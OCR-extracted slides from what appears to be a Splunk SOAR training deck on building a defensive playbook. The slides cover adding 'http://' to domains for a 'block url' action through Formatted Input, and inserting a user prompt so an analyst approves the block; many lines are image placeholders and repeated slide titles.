
Click and select “!=” from the dropdown menu

Type “US” in capital letters

Working With ActionResults



Working With ActionResults



Working With ActionResults


Recall that during the manual process of this investigation, the `block url` action required adding "`http://`" to the beginning of the domain

SOAR enables us to do this three different ways:


1. Edit the custom code of the `block url` action
2. Use a Format block between the decision and the `block url` action
3. Use a Formatted Input configuration for the action - *released in SOAR 5.2!*

We are going to use option 3 - Formatted Input - for our playbook today


Working With ActionResults




Working With ActionResults



Working With ActionResults




Working With ActionResults




Working With ActionResults


Click!




Working With ActionResults



Working With ActionResults



Your full playbook (so far)!




User Prompts


splunk> turn data into doing™

User Prompts


- This playbook will run end to end automatically
- What happens if we want an analyst to make a decision?
- We want add a prompt before our block url action to allow a human a chance to make a decision




User Prompts



User Prompts



User Prompts




splunk> turn data into doing

User Prompts

